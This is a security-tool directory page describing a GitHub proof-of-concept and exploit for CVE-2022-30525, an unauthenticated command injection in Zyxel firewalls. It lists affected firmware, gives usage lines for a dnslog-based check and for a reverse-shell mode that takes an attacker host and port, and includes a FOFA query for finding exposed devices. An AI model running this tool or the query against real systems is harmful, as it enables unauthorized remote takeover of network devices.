
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2022-30525 — CVE-2022-30525 Zyxel 防火墙命令注入漏洞 POC&EXPC | Kitploit

Tools/GitHubGitHub/west9b/cve-2022-30525
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingCommand and ControlRed Teaming
GitHubwest9b/cve-2022-30525

CVE-2022-30525

CVE-2022-30525 Zyxel 防火墙命令注入漏洞 POC&EXPC

View Repository
123294 years agoNot yet reviewed
Share

CVE-2022-30525 Zyxel Firewall Command Injection Vulnerability

CVE-2022-30525 POC&EXP

author:160team.west9B

For use only by authorized security researchers. Comply with cybersecurity laws. Any issues arising are your own responsibility, and the author bears no liability.

01-Introduction

On May 12, 2022, Zyxel released a security advisory to fix an unauthenticated remote command injection vulnerability (CVE-2022-30525) in its firewall devices, with a CVSS score of 9.8. The vulnerability exists in the CGI program of certain Zyxel firewall versions, allowing arbitrary command execution on affected devices without authentication.

Affected versions:

  • ATP series firmware: 5.10-5.21 Patch 1
  • VPN series firmware: 4.60-5.21 Patch 1
  • USG FLEX 100(W), 200, 500, 700: 5.00-5.21 Patch 1
  • USG FLEX 50(W)/USG20(W)-VPN: 5.10-5.21 Patch 1

02-Usage Instructions

usage_poc: ./cve-2022-30525 -m poc -u url

usage_exp: ./cve-2022-30525 -m exp -u url -lhost ip -lport port

1. POC

This vulnerability's command execution has no output, so the POC verification requests the dnslog API. If dnslog receives a request, the vulnerability exists. To prevent false positives due to network latency, the DNSLOG verification request is delayed by 10 seconds.

usage_poc: ./cve-2022-30525 -m poc -u https://192.168.1.1/

2. EXP


EXP bash reverse shell: specify VPS IP and port after -m exp.

**usage_exp:./cve-2022-30525 -m exp -u https://192.168.1.1/ -lhost 192.168.1.2 -lport 1337 **

Screenshots

Image text Image text

References

https://www.rapid7.com/blog/post/2022/05/12/cve-2022-30525-fixed-zyxel-firewall-unauthenticated-remote-command-injection/

fofa

title="USG FLEX xx"

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    772
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    505
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    420
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    260
  • 6

    antifox

    antifox-ai/antifox

    AI multi-agent autonomous penetration testing platform that runs recon, attack-surface discovery, exploitation validation and evidence-backed report delivery.

    251

Explore all tools

Browse our collection of tools

View all tools →






